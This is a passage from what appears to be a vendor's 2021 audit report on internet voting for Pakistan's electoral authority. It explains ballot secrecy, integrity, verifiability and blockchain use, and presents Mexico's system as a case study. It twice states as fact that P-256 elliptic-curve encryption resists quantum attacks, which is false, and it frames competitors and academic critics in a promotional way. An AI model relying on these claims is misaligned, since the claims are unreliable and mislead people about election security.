2	Recommended	The system must be able to scale the election from thousands to millions of voters easily and cost-effectively				

See 2c Architecture analysis

2.8.2.3.2. Flexibility

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must be compatible with all the characteristics of the electoral process in the country concerned				
2	Mandatory	The system must be adaptable in several features, such as required display, language pages, help and information, etc. following requirements of the electoral authority				
3	Recommended	The system must support various mechanisms for voter authentication. These mechanisms ideally should be able to work in parallel, so that the participation rate can be maximized.				
4	Mandatory	The system must include an internet vote counting process according to the country's current provisions, which provide different types of information				
5	Mandatory	The management system tools should be adaptable to suit the requirements of the electoral authority, such as the ability to access the real-time participation rate, to audit the system, or to cancel or revoke votes determined according to agreed procedures				

See 2c

2.8.2.4. Standards Compliance

2.8.2.4.1. Standards of Choice

Req.no	Priority	Description	Nadra	Mexico	France	Estonia

1	Mandatory	The system must be compatible with the Law and the regulations associated with the electoral process in the country				
2	Desirable	The system must support the Election Marking Language (EML)				

See 2a Legislative changes

2.8.2.4.2. Cryptographic Standards

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	Any encryption algorithm used in the system must be based on open standards.				

See 2a Secret of the vote

2.8.2.5. Intellectual Property

2.8.2.5.1. Absence of Intellectual Property Conflicts

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system provider must ensure that the solution has no intellectual property conflicts with third parties				

minsait

k. Mechanisms to ensure secrecy, independence, integrity, verifiability and auditability

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.11. SOLUTIONS AND MECHANISMS TO ENSURE SECRECY OF BALLOTING, SOFTWARE INDEPENDENCE, INTEGRITY OF VOTES, VOTER-VERIFIABLE BALLOTS AND INDEPENDENT AUDITABILITY.

In the last years, there has been a constant decline in participation rates in Elections all over the world.

Not everybody agrees on the reasons behind the decline. Some say it's because there is lack of interest about politics now that the World is overwhelmed with information 24/7. Some say it's because today's World has moved towards an always on connected experience while voting has remained analogical.

Solving the lack of interest is a difficult endeavor. Evolving voting towards a 21st Century experience is something, apparently, much more achievable and measurable. Most countries that have started this path, they have started with the communities that have, traditionally, largest issues when trying to vote: those voters living abroad.

There has been for almost 20 years an increased effort to boost internet voting to facilitate the vote from abroad.

It started with simple exercises that were stopped when academics exposed that they did not protect the secret of the vote or the integrity of the ballot box.

Systems evolved and got more and more complex. Norway and Switzerland reached levels of complexity to ensure the system was perfect on every aspect that finally mad the system too costly. When cryptography experts discovered some flaws on the implementation, that was the flame that made the projects stop.

The problem is not internet voting. The problems are several:

1. One problem is that academics and cryptographers want Internet Voting to be perfect, while they accept that postal voting and in person voting has many imperfections and is much easier to manipulate.
2. The second problem is that there is an unbalance in media. If an internet voting succeeds and runs smoothly, there is almost no coverage in any media outlet, while an internet voting experience having the slightest of the issues always gets a big banner in the front page. The risk – reward is biased and makes decision makers adopt internet voting slowly, while there are solutions available and ready to be used.
3. The real differential problem with internet voting, and the one that definitely has to be taken care of is wholesale attacks. Attacks to the servers that can change the results and not being detected (the not being detected is the important part of this sentence), or that can destroy the voted ballots forcing a repetition of the electoral process.

The internet and the technologies used have evolved significantly over the years. Modern internet voting systems are designed with cloud architectures

and latest cryptographic algorithms to ensure the vote happens following all the legal requirements, and that the results obtained are both accurate and legitimate, while preserving the privacy of the voters.

On the next sections we cover how the main desirable properties of the electoral process can be achieved.

2.11.1 SECRECY OF BALLOTING

The secrecy of the vote is a dilemma in digital systems. On the one hand we want to make sure we know the voter has the right to vote, and we want to ensure the vote cast is authentic. But we don't want to know how the voter voted.

Modern systems apply layers of techniques to achieve this property with enough confidence. Notice the word 'enough'.

Let's start. By thinking on a voter voting on paper on a ballot box. Once the voter has cast the vote and placed it within the box, nothing would prevent the presiding officer at the voting station, in agreement with the rest of the people present, from opening the ballot box and checking the voted options of the ballot at the top of the pile of voted ballots. That would definitely break the secret of the vote for the voter. But the voter has 'enough' confidence that this procedure will not happen, because it is illegal and too many people would have to collide not to be detected.

With internet voting the concept is equivalent. The system would guarantee the secrecy of the vote by applying layers of security that would force too many people to collide in order to break the secrecy.

There are several concepts worth noting:

1. Encryption. Is a technique used to hide a message from the unwanted eye. Is the equivalent of placing a piece of paper within an envelope. Encryption normally uses a key to hide the message, and the same key or a different one to recover the message.

2. Asymmetric Encryption. Is the encryption technique that uses different keys to encrypt a message and to decrypt. Normally the person that wants to receive the message provides a Public Key to the sender. The sender encrypts the message with the Public Key and sends it to the receiver. The receiver uses the Private Key that he or she only knows to recover the message.

3. Homomorphic Encryption. This very hard to pronunciate word hides one of the most incredible advances in cryptography. It is a kind of Asymmetric Encryption that allows voters encrypt their votes with a Public Key. But then, the receiver, the Electoral Commission, does not need to decrypt the votes to add them and get the election result. Instead, the Election Commission adds mathematically the encrypted votes, and decrypts only the result of the sum. And that decrypted result is the election result.

FIRST LAYER OF SECRECY: using Homomorphic Encryption individual votes never get decrypted, ensuring the privacy of the voter. For this encryption to be effective, the encryption has to happen at the terminal where the voter votes. Encrypting the voted options at the server side allows for internal attackers to do any manipulation they want to the votes without being detected.

But this layer is not enough by itself. It is not required to decrypt any individual vote, but nothing would prevent the owner of the Private key to do it.

SECOND LAYER OF SECRECY: Secret sharing. Nobody can decrypt an individual vote if nobody has the Private Key. But you need the Private Key to obtain the results. Solution, split the key among a number of independent Custodians (N) and require that at least a subset of them (M) is present at a given point in order to reconstruct the Private Key. Use the key and destroy it immediately again.

- Several important aspects. M has to be always smaller than N as normally if share of the key given to a custodian will be protected with a password only the custodian will know. And custodians some times forget the password, or they can have an accident, or they may decide they don't want to cooperate opening the ballot box.

- An alternative implementation of the secret sharing involves using specialized Hardware named High Security Module that is designed to protect the Private Key, and perform decryption of information within the HSM. The HSM requests M passwords from the Custodians to operate as well.

With the Secret sharing we are again guaranteeing the secrecy of the vote by applying layers of security that would force too many people to collide in order to break the secrecy

THIRD LAYER OF SECRECY: Double agency with Blind Signatures

We have protected the votes with homomorphic encryption, and we have the Private Key split into shares given to M custodians.

Still, there is a requirement that we will see in section 2.11.3 that is guaranteeing the Integrity of the Votes. In order to guarantee the Integrity of the Vote, the vote has to be encrypted at the terminal where the voter votes, and Digitally Signed at the same terminal, ensuring that the vote is authentic and has not been modified in transit or when stored.

The digital signature will identify the voter and associate it with the encrypted vote. A collusion of the Custodians would therefore put the voter privacy at risk. This is solved by using Blind Signatures issued by a second agency.

The second agency would verify the voter credentials and decide whether the voter has the right to vote. If the voter has the right to vote, the second agency will provide a Blind Signature to the voter and the voter will use the Blind Signature to digitally sign the encrypted vote.

The Vote Server will receive an encrypted vote signed with a Blind Signature that will guarantee the vote comes from a valid voter, but not who the voter is. The Custodians shall not have any interaction with the second agency. In this way, not even a collusion by the custodians would endanger the privacy of the vote.

These three layers of secrecy ensure the Privacy of the Voter

2.11.2 SOFTWARE INDEPENDENCE

Software independence is a property that wants to guarantee that the vote is cast correctly without depending on Software.

There have been many attempts at attaining Software independence for every type of assisted or automatic voting. Reality is that achieving software independence is achievable, but the cost is so high that the benefits become a burden.

A good audit of the software with independent accuracy testing is a much efficient way of ensuring the accuracy of the process.

As an example, in Norway the wanted to achieve Software Independence by using some additional properties of the Homomorphic Encryption, the so called Zero Knowledge Proofs (ZKP). They generated a printed card with a code that the system would send by SMS to the voter once the vote was received, with the ZKP of their vote.

The idea sounds great. But let's see the implementation costs:

1. To produce each card the system had to produce for each voter a vote with each possible option the voter could opt (and in Norway they have many), encrypt them and calculate a ZKP for that option. The calculations took several hundred servers over a month for just 2000 voters.
2. Then the cards had to be printed securely in order to avoid vote selling or coercion. A printing company printed the zkps without knowing who the voter was. A second company printed the voter address without knowing what the zkps meant. Well. Imagine what happens when two cards stick together and the addresses and the zkps don't match any more…

3. And then, you needed to have the cell phone of every voter in the country… if they had one!

Theory was great. Implementation was just not possible.

2.11.3 INTEGRITY OF VOTES

The integrity of the votes has been one of the main headaches of internet voting. How to ensure a voted ballot is not deleted or modified, and that no fake ballots are added.

STEP ONE. Avoiding Fake ballots.

We have covered the Zero Knowledge Proof property of Homomorphic Encryption when talking about Software independence. As it has been explained, ZKPs where not a good solution for Software Independence, but they are a great solution to avoid fake ballots. With ZKP, when the server receives an encrypted vote it can check, without decrypting that it is indeed a valid vote. In this way, no malicious software can introduce unwanted ballots into the ballot box.

STEP TWO. Avoiding manipulations of the ballot box

To avoid manipulations we need a way of storing information that can not be altered without being noticed. On the early years of computing this was achieved by using matrix printers with paper rolls that would print a continuous roll of paper. To delete something, the paper would have to be broken and therefore the manipulation would be visible. Later on Write-once Media was used, like CD-ROM media, but the real leap happened when Immutable Chained Logs where invented in the early 2000s.

A chained log if a file where a server writes information on text lines, and ads at the end of each line a signature of the content of that line plus the line before. Thus the name chained.

An alteration of the content will immediately show int the chain having signatures not matching. Every several lines you have a block. A block gets signed by an external agent preventing someone from altering content on the chain and then recalculating all the signatures at the end of each line.

This concept was a real game changer, but still had an issue. The owner of the chained log file and of the external signing agency was normally the same agency.

That's when Blockchain was invented. The concept of the blockchain is very similar, but instead of having a file with chained content on a server, you have the same file on a number of servers, and every time a block has to be signed, they sign it together forming a cryptographic consensus. When the nodes of the blockchain are controlled by separate agencies the integrity of the log file gets guaranteed again by applying layers of security that would force too many people to collide in order to break the secrecy.

Having a Blockchain with several agencies controlling the nodes ensures the integrity of the date stored in the blockchain.

STEP THREE. What to store in the blockchain

The blockchain shall store two main types of information:

1. all election relevant information. Information about configuration of the election, opening the votes, closing the votes, custodians restoring the key, results calculation.
2. Information to protect the encrypted votes, but not reveal the identity of the voter

Items in list number one are easy to understand.

List number 2 require a bit more thought. In order to protect the encrypted votes from manipulation one may have the temptation of storing the encrypted votes in the blockchain. This vaces several problems:

1. You create copies of a voted ballot (which is illegal in many countries)

2. You provide a copy of an encrypted ballot to several agencies, and nothing prevent them from trying to do brute force attacks to the Private Key (extremely unlikely with homomorphic encryption that uses P256 elliptic curve, designed to stand even against attacks by quantum computers)

The correct way of protecting the vote is by storing the blind signature of the vote in the blockchain. This creates no copies of the voted ballot and does not allow any agency to attempt brute force attacks.

2.11.4 VOTER-VERIFIABLE BALLOTS

Voter Verifiability is a property that wants to provide voters with the confidence that the voting process of their vote was correct.

Voter verifiability has several different flavours:

1. Cast as intended. It means that the encrypted vote represents the choices made by the voter when marking the ballot
2. Recorded as cast. It means that the vote server has recorded the encrypted vote that was created by the voter at his/her terminal, and has not been replaced
3. Counted as recorded. It means that the counting process has count the vote that was recorded by the voter and not something else

There are several ways of implementing voter verifiability, but they pose several problems:

1. Cost. We saw previously the case of Norway with the Software Independent way of implementing voter verifiability. In this case they were achieving Cast as Intended and Recorded as Cast. The expensive solution would not guarantee the Counted as Recorded.
2. Vote Selling and Coercion. Some systems as the Estonian one use a double envelope strategy. This double envelope means that the vote is encrypted with a key, and then that key is encrypted with the Public Key of the Election. Then in Estonia, the store the first key during 30 minutes in order for the voter to be able to check what's inside his encrypted vote. Of course, this allows vote buying, and still voters need to trust the software, so the guarantee achieved is minimal. And an extra problem, by having each vote encrypted with a different key, no homomorphic properties can be used and in order to get the results you must decrypt all the votes. Slow and a risk for voter privacy.

So, what is the strategy that gives the best results for voter verifiability:

1. An independent audit that guarantees accuracy, and that checks that the software being used during the election has not been modified by checking the signature of the SW at the servers at random intervals.
2. A blockchain that stores the blind signatures of the encrypted votes
3. A means for the voters to query the blockchain for all signatures stored that match the initial letters of the signature of their own vote
4. A means for the auditors to check that the votes used during the homomorphic count are only those whose signatures are present in the blockchain

2.11.5 INDEPENDENT AUDITABILITY

Independent auditability is a property by which an independent party, without having the Private Key of the election can verify that the Homomorphic count has been performed correctly.

This is achieved once again by the Zero Knowledge Proofs generated when using Homomorphic Encryption. It is a complex mathematical operation, usually performed by specialized auditors belonging to Mathematics Universities. This complex mathematical operation can guarantee that the content of the encrypted votes match the decrypted results, without the need to decrypt the votes.

2.11.6 AVAILABILITY

The availability of a voting system is key in order to ensure that every voter with the right to vote has the opportunity to cast the ballot.

in the early days of internet voting, servers were mostly working generating the web pages on the server side, with JSP or PHP technologies (the existing system still uses this outdated technology). The web browsers were doing minimal tasks.

This approach was appropriate when computing power of computers was reduced. But made it very hard (expensive) to scale, requiring extensive server farms and significant amount of hardware.

Nowadays, even the cheapest cell phone has amazing computing capabilities and the virtualization of the servers into what today we call microservices has changed completely the way we build internet applications.

We produce Single Page Applications, javascript front ends that web browsers process to generate a complete application on the terminal of the voter. Then the application communicates with the microservices using simple REST calls. The SPAs are static files we deploy on Content Delivery Networks designed to be extremely reliable and resilient when suffering DDoS attacks.

The beauty of this architecture is that it can be deployed into cloud infrastructure, or on premise datacenters, it can auto scale (creating clusters of microservices automatically working in parallel when traffic demands increase, and closing the unnecessary resources when traffic slows down), it can be deployed with layers of security filters, and it provides incredible availability rates.

2.11.7 CONCLUSION

Internet voting in 2021 can be designed to be resilient, transparent and trusted by all stakeholders.

Modern systems apply layers of techniques to achieve this property with enough confidence. Each country has to make the decision on what the definition of enough shall be.

minsait

m. Mechanisms to ensure confidentiality, integrity, availability and auditability

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.13. MECHANISMS TO ENSURE CONFIDENTIALITY, INTEGRITY, AVAILABILITY AND AUDITABILITY OF THE I-VOTING SYSTEM

The mechanisms and solutions proposed by Minsait to ensure Confidentiality, Integrity, Availability and Auditability of the I-Voting system, are fully addressed in 2 K. Please address to the said section for more information.

minsait

I. Case studies of I-Voting proposed solution in similar elections

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.12. CASE STUDIES OF THE PROPOSED I-VOTE SOLUTION USED IN ELECTIONS ON SIMILAR SCALE AND POPULATION SIZE.

In this document we analyze a case study that is very similar to Pakistan, and that it is in production at the time this Audit is taking place: Mexico Voting from Abroad

The reason we have chosen the Mexican case is because not only has Mexico the best scoring internet voting solution as seen on the benchmark section of the audit, it is also the one designed to service a larger number of voters. Mexico has a diaspora of around 20 million voters.

Mexico started implementing the new internet voting solution in 2019, and after a year and a half of customization, audits and non binding voting trials, they are using the system for the first time for the Governor and House Elections in 11 states. The election closes on June 6th 2021 and the system is open for voters to vote during 2 weeks (since May the 22nd).

2.12.1. Description of the Mexican system

This section describes the Electronic Online Voting System for Mexicans Residing Abroad (VeMRE) by facilitating a conceptual model of the elements involved in the system, distributed in:

1. Presentation layer
2. Business layer
3. Data layer

Finally, a conceptual architecture of the system is provided in which you can see the relationship of existing microservices in it and the set of other systems it uses.

Presentation Layer

The Presentation layer corresponds to the user interface and consists of the following modules.

Electoral Event Management Portal.

It is the web portal for managing election events and managing their life cycle. Their access is restricted to users who have the assigned permissions (administrators, auditors, observers, etc.), so their access is restricted to the rest.

The features included are as follows:

1. Portal user management (non-voters).
    1. User management.
    2. Role management/security profiles.
    3. User Profile, password change.
2. Catalog Management.
    1. District Catalog: District Catalog Consultation. High, Low, Modification. Upload of Districts. High, Low, Modification Districts.
    2. Catalogue of Political Parties and Candidates by District and State: Consultation of political parties. Loading/Uploading political parties. High, Low, Modification of a political party.
    3. Coalitions by District and State Catalog: Coalition Consultation. Loading/Uploading coalitions. High, Low, Coalition Modification.
3. Creation of Election Events.
    1. General Data, Voting Period, Instructions
    2. District Catalog Assignment
    3. Assignment of Counting Rules.

4. Configuration of questions and answers of the Event, Political Parties, Coalitions and Candidates.
5. Translation of in the languages selected from all the texts of the Event.

4. Event lifecycle management.
    1. Generation of Ballots.
    2. Verification of Ballots.
    3. Publication of the Electoral Event in Test for voting availability. Cryptographic key generation.
    4. Manual opening/closing of the Electoral Event.
    5. Start of Test Vote Count. Generation of Results.
    6. Publication of Test Results.
    7. Generation of voting users (Test or Production, depending on the mode of the Event).
    8. If the Event is in Test, Promotion to Event Production or test restart. Erasing votes and results.
    9. Publication of the Electoral Event in Production for voting availability. Cryptographic key generation.
    10. Start of production vote count. Generation of Results.
    11. Publication of Production Results.
    12. Completion of the Event. Generation of Production Reports.
5. Event Log, distinguishing between Test, Production or Administration events. Global verification of the integrity of all records in an event is performed at event close.
    1. Query log logs.
    2. Manual verification of the integrity of a log.
6. Reporting inquiry. Allows querying and downloading of generated reports by filtering by report type, event and generation date.

Unlocking the vote decryption key is done directly in the cryptographic module.

Voter Portal

It is the voter's web portal, with "Responsive" design. It is exclusive to voting, publicly accessible users and incorporates the following functionality:

1. Check your voter profile, change password.
2. List of Election Events in which you participate.
3. For an Election Event:
    1. Display of general ballot data, Welcome Screen, Voting Instructions.
    2. Presentation of The Ballot. vote.
    3. Receipt of Receipt of Vote, Receipt Download.
    4. Verification of a Vote Receipt.
    5. When available, see Results.

Monitoring Portal.

It is a private access portal with dashboards for the correct monitoring and alerts of the entire platform infrastructure and its proper functioning.

Business Logic Layer

The Presentation layer corresponds to the services and processes responsible for executing the functionality of the platform. It consists of the following modules:

Election Events Management

It contains the microservices dedicated to the management of the life cycle of an election event and its configuration.

Electoral Census Administration and Districts

It contains microservices dedicated to the administration of lists, districts and electoral lists. It allows you to configure and create test voters and performs semantic validations on the electoral roll, such as validating that every voter belongs to one or more districts.

vote

It contains the microservices dedicated to voting. It is responsible for anonymizing the voter, performing the semantic validations, security and integrity of the vote received.

It finally takes care of the safe custody of the vote in the voting vault.

count

It contains the microservices dedicated to counting a vote, applying counting rules, and generating results.

Reports

It contains the microservices that allow the execution of reports of an electoral event.

Management User Management

Contains the microservices for managing role/profile management and management.

Administration of Voting Users.

Contains microservices for managing voting users.

Cryptographic Module

It is a cryptographic module for the custody of secrets, whether cryptographic keys or certificates. It is used in modules that require cryptography or digital signature and functions as a vault of secrets where each service that invokes it is authenticated and authorized, which can only access secrets whose access policy has been authorized.

It cannot be accessed if the vault has not previously been unlocked, an action that is performed by entering the cryptographic master key that can be spread across a configurable number of custodians by applying a Shamir distribution algorithm.

notifications

Contains the microservices that control notifications sent to users.

Authorization and Authentication

It is an identity management module that governs the authorization and authentication of portals and invocations between microservices with the exception of the cryptographic module, which has its own authentication system.

Monitoring Log

It is a module for all monitoring and alerts of the platform infrastructure. It is part of a specific product for this performance and makes use of various monitoring probes that are installed between the different components of the platform.

It also includes log analysis.

Electoral log

It contains the microservice responsible for recording the events, events, etc. that are added to ensure the integrity of the entire life cycle of an election event. This module integrates with the BlockChain product.

You can incorporate infrastructure or security failure events by creating the Monitoring log.

Monitoring Portal.

It is a private access portal with dashboards for the correct monitoring and alerts of the entire platform infrastructure and its proper functioning.

Data Layer

The Data layer stores platform data and provides the interface for interacting with it. It consists of the following sources of information:

1. **Electoral Log**. It contains a record of the most relevant events regarding the administration and configuration of election events, as well as their life cycle, including voting records. It may include other types of events that are in interest to log alongside those mentioned, such as infrastructure failure events, that can affect the normal performance of an election event. It does not support modifications to records.
2. **BlockChain**. It's intimately related to the Election Log. By its nature, however, it is a completely independent source of information. Keep a safe and immutable record of each event or audit log acting as a notary of them.
3. **Monitoring Log**. Contains records of electronic voting platform infrastructure monitoring and performance events.
4. **Setting Up Election Events**. Contains configuration and management information for election events.
5. **VoteVault**. It contains the record of each vote cast in each electoral event according to its mode of operation (Test or Real).
6. **Voting Users.** It contains authorization and authentication information for voter users, as well as privileges to vote on election events.

7. **Administration Users**. Contains Authorization and Authentication information for admin users, auditors, observers, etc., of election events.

2.12.2. Description of the Mexican Process

As mentioned above, the management of an election event is carried out from the electoral event management portal.

An Electoral Event begins with its creation and configuration and will remain in Draft until the setup is complete. A district catalog must have been uploaded previously. With a wizard you are progressively prompted for configuration information and you can save the progress at any time.

In event creation, you must configure:

1. General event data, period (or indicate manual opening), default language.
2. Counting Rules.
3. Link to the instruction page.
4. Assign state/district catalog.
1. One or more questions/type of election and there must be as many as states and electoral districts (those present in the catalog).

   For each question/type of choice and state and district:
   1. Political Party, candidacies.

   Thus for a “diputación” type choice with a state and 2 districts you would have the following configuration:

   DIPUTACION, State 1, District 1
1. Party A, Candidate 1, Candidate 2
2. Party B, Candidate 3, Candidate 4.
3. Party C, Candidate 5, Candidate 6.

   DIPUTACION, State 1, District 2
1. Party A, Candidate 7, Candidate 8
2. Party B, Candidate 9, Candidate 10.
3. Party C, Candidate 11, Candidate 12.

   The voter will be presented with the ballot corresponding to their state and district.
1. Add Languages and for each language translation of the texts used in the system settings with reference to the default language.

We must clarify that the content of the e-ballot (name of candidates, parties, etc.) the system allows it to be changed, for greater ease of use. However, in the case of the INE, the same name of the parties and candidates will always be used regardless of the language being handled. These texts are provided to the system by the event manager at the time of ballot setup.

Finishing the configuration involves the following:

1. Mandatory data.
2. A district catalog must have been assigned.
3. At least one question must have been set up with two possible answers (the question refers to what you want to vote on and each answer can be a political party with its candidacies).
4. At least one language must be configured.

If the event configuration is completed, it goes into **Test operation mode.**

The next step would be the generation of ballots in order to carry out their **manual** verification (manual ballot proofing). If all ballots are accepted as good the event can be published to start voting. If errors are discovered on the ballots the electoral event may be changed again, although at the end of the changes it will be necessary to regenerate the ballots and repeat the verification. A ballot is available by state, district and language.

Once the electoral event is verified, it is **published** which implies that the event is visible on the voter **portal.** This action checks the following:

1. The pair of keys used in the encryption and decryption of the votes has been generated in the HSM. If it has not been done so far it will request its generation on the screen.
2. The ballots are verified.

If the event has a voting period set up, **opening and closing the** voting period would be automatic, although the manual option is also available. Openness allows voting users to **vote.** Closure prevents voting.

After closing you can proceed to **the posting of** the votes and the generation of results.

This requires that a minimum number of **custodians** previously unlock the HSM of the cryptographic module that has the Test vote decryption private key.

As soon as the results are available, admin users and auditors will be able to consult them and decide to publish them abroad (using the voter app or the public results page). In addition, event reports will be available for download or consultation.

At that point the event is considered complete and being in Test mode allows two actions:

1. Promote to production.
2. Restart a new Test vote.

Both options involve erasing all test data, including the log, vow vault and results. By procedure, you can set up a manual backup of the test data, before proceeding to promote the environment to productive. The copy would comprise the test data, the contents of the table with the log data, the vote vault and the results, everything necessary in case it was ever determined to return to that test situation.

Promoting to production means that the event has to be republished. All of the steps discussed above apply to the event in production.

2.12.3. Key Stakeholders

In Mexico the Instituto Nacional Electoral (INE) is the equivalent to ECP. The main responsible entity for the election. Within INE there are several departments with clear roles.

Voter Registration Department: in charge of registering the voters abroad and collecting all the required information to generate secure keys. The VRD transfers partially anonymized data to the IT Department

IT Department: in charge of the implementation and operation of the Internet Voting solution. The IT department has subcontracted the development and the hosting of the solution to an external vendor.

> The external vendor receives all data anonymized. The external vendor does not have any possibility to know who a voter is, or what the voter intent is.

INE Board of Commissioners. This entity provides the set of 5 custodians that share the secret for the system to access the HSM where the Private Key of the Homomorphic P256 elliptic curve encryption is stored.

Independent External Auditors (x2). The INE has hired two independent auditors (Deloitte and The Autonomous University of Mexico) to analyze and verify the i-vote system and the operation

2.12.4. Main learnings from Mexico

The Mexico system provides very important learnings:

1. **The legitimacy of the system is paramount**. All stakeholders need to trust the system, therefore, intense security audit, strict focus on transparency and auditability, and non binding trials are required to provide the required level of trust.

2. **The cost of having an election with a non legitimated result is higher than the investment to implement the process right**. Mexico has made a significant investment on the systems and audits, to have a trusted solution that they will use at least until 2025 on every election.

3. **Learn from the experience, do not invent**. In Mexico they had made several attempts to build from scratch voting systems, but all the processes ended up failing as the privacy of the vote and the integrity of the election are not trivial to achieve. In 2019 the strategy to select the best available option in the **market and adapt it to their needs was taken.**
4. **Ensure** legislation supports i-Voting. Mexico has reviewed the legislation on i-Voting several times since 2017, while learning from all stakeholders and from the simulated voting exercises, to reach a legislative framework that is trusted and accepted by all stakeholders.

In case ECP is interested, Minsait would be happy to facilitate conversations between ECP and INE to exchange learnings.

minsait

n. Blockchain based I-Voting solutions

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.14. BLOCKCHAIN BASED AND END-TO-END VERIFIABLE VOTING SOLUTIONS SUITABLE FOR CONSTITUTIONAL SECURITY REQUIREMENTS.

As we have seen in section 2K, a Blockchain is what in computer terms is called a distributed immutable log. This is a Ledger, a Record, a Log file in which users and services can write, and what is written reaches an indeterminate number of receivers (nodes) simultaneously that protect the written data cryptographically so that it cannot be modified or deleted.

A blockchain is a type of distributed database. It is usually owned and operated by several independent entities acting as peers. Each peer records new transactions, which are cryptographically encrypted with a signature of the previous transaction. By design, a blockchain is resistant to data modification by one peer, a property called immutability.

One fundamental point for blockchain is that it relies on having multiple peers. With only one peer there is no data immutability and the benefit of using blockchain is lost.

Blockchain technology is really trendy. Nowadays seems that everything can be solved by using Blockchain, but that's not the case. One must understand that a blockchain is an immutable ledger and as such, id does not provide any verifiability attributes to an electoral system.

The blockchain will only ensure that the data written within does not change.

In section 2K we have shown that the use of blockchain technology for voting has to be done very carefully in order not to introduce more threats than the benefits trying to achieve.

The blockchain shall store two main types of information:

1. all election relevant information. Information about configuration of the election, opening the votes, closing the votes, custodians restoring the key, results calculation.
2. Information to protect the encrypted votes, but not reveal the identity of the voter

Items in list number one are easy to understand.

List number 2 require a bit more thought. In order to protect the encrypted votes from manipulation one may have the temptation of storing the encrypted votes in the blockchain. This vaces several problems:

1. You create copies of a voted ballot (which is illegal in many countries)
2. You provide a copy of an encrypted ballot to several agencies, and nothing prevent them from trying to do brute force attacks to the Private Key (extremely unlikely with homomorphic encryption that uses P256 elliptic curve, designed to stand even against attacks by quantum computers)

The correct way of protecting the vote is by storing the blind signature of the vote in the blockchain. This creates no copies of the voted ballot and does not allow any agency to attempt brute force attacks.

As a conceptual summary

In a blockchain-based election, the blockchain shall NEVER be used as a distributed ballot box holding the cast ballots.

2.14.1 Blockchain in Direct Democracy

Several groups promoting Direct Democracy (a democracy where all decisions are taken by the citizens without the need for representatives or a Congress) have started to promote the use of blockchain as a platform by which ballots can be transmitted from voters' private devices to decentralized tabulation facilities, providing E2E benefits.

These groups want everybody to be able to count the votes, therefore they promote using public Blockchains, and, as everybody has to be able to count, the votes can not be encrypted.

This way of vote is equivalent to raising your hand in the middle of the cloud. Everybody can see what you vote while you vote, and afterwards decide whether to vote the same, differently or not to vote at all.

Obviously, this Direct Democracy Blockchain voting is very far from what current legislations and society require, and while being possible (in theory), no real application has been created so far.

2.14.2 Blockchain in electoral processes

Thinking on Blockchain terms, the first idea that comes to mind is to implement an electronic vote over the Internet that saves the votes in the Blockchain. This ensures that votes are immutable and received by multiple recipients simultaneously. The main benefit of this approach is that it increases transparency. However, the problem is that more properties must be guaranteed during voting: non-repudiation, privacy, the integrity of the ballot box, the opportunity to vote (the voting system's ability to process the votes of all voters who want to vote during the time the voting process is open), among others. And making copies of a voted ballot is in many countries, illegal.

Let's look at these properties in more detail.

- **Integrity**: Blockchain guarantees the integrity of the ballot box, but it does so at the cost of using cryptographic processes that increase its cost in an accelerated way with each node (each of the receivers) that is added to the Blockchain. Thus, to ensure that a few million people can vote in a single day on a Blockchain-based ballot box, a very high-cost computing infrastructure would be needed. The cost increases with the number of nodes, as does the perception of transparency; and performance drops as the number of nodes increases, thus reducing the opportunity to vote.

  To prevent high computing costs, the number of Blockchain nodes should be limited and this limits the number of citizens who can perform checks.

- **Privacy:** If an undetermined number of recipients receive copies of the votes, even if they are encrypted, the risk of attacks to the cryptographic protection of the vote encryption increases, thereby putting the voter's privacy at risk. Making copies of the vote is, as well, many times, illegal.

  Some systems propose to keep votes in the Blockchain unencrypted. This situation is equivalent to free-hand voting in a room and should not even be considered for secret voting election processes.

- **Non Repudiation**: This is the property that ensures that a voter cannot reject the vote he or she cast. At the time of recount, and assuming that the votes are encrypted, two situations can occur.
  - In the first situation, the key to deciphering votes is published to have full transparency so that everyone can count. This publication of the decryption key converts de facto the secret vote into a freehand vote. It opens the door to all kinds of coercion and vote selling, and also destroys the protection against non-repudiation.

Let's take an example. In an election in which the result has been close, the decryption key is published and several voters who when deciphering see that their vote is for candidate A complain and say they voted for candidate B. This situation calls into question the integrity of the voting process and the legitimacy of the result. Did the voter vote for the wrong candidate by mistake? Does the voter not remember who he or she voted for? Did the voter vote for A on purpose to complain after the results were published?

Electoral Processes need the recount to be Final, Secret, and Legitimate. Thus, publishing the decryption key is not a good practice.

- Alternatively, the decryption key is held protected by custodians so that none of them can use it without having the other custodians. The key is rebuilt with the collaboration of the custodians only for the time necessary to process the encrypted votes and give the result, and then it is destroyed again.

The properties of the Blockchain of immutability and simultaneous reception of information are very interesting in an Electoral Process. But its use should be that of the General Ledger, not the one of Ballot Box.

A multitude of tasks are carried out in an Electoral Process. For example, it is verified which citizens have the right to vote; districts are designed and voters are assigned to polling places and polling stations; nominations are processed, accepted or rejected; ballots are designed; poll workers are assigned to the polling station; communications of polling station opening, incidents, participation, polling station closure and polling station results are made.

All these processes must be included in the General Ledger, and if we use Blockchain technology we bring a level of transparency and integrity to the process very difficult to overcome.

If we return to the online voting scenario, the use of Blockchain is then appropriate to give transparency to the entire process of setting up the voting process. It is also appropriate to store a digital signature of encrypted votes in the Blockchain, to ensure that the ballot box where the encrypted votes are stored does not suffer attacks of erasure or alteration of votes.

The transparency and correct decryption of the votes in this case shall not be provided by the Blockchain but rather by the use of homomorphic cryptography of elliptical curves.

2.14.3 Market implementations

Mature and correct use of Blockchain: Mexico uses a solution that has a correct implementation of the IBM Hyperledger Fabric blockchain with 3 nodes

Immature or inappropriate use of Blockchain: These solutions try to jump the blockchain wagon by offering blockchain voting. Really cool marketing, but really poor implementationsVendors in this category include Voatz or Vocdoni (aragon.org).

2.14.4 Ongoing development

Some countries are working to build Internet Voting solutions with correct use of the Blockchain:

1. Estonia is changing their voting solution to use homomorphic encryption and a blockchain ledger similar to Mexico
2. Switzerland has tasked the Swiss Post agency (who provides as well postal voting services) to implement a solution to use homomorphic encryption and a blockchain ledger similar to Mexico
3. Some European start-ups are working on new voting solutions (the COVID19 pandemic has increased the interest for Internet Voting), but their solutions are still far from ready to market.

minsait

i. Methodology, standards and security best practices according to IVTF recommendations.

AUDIT FINAL REPORT

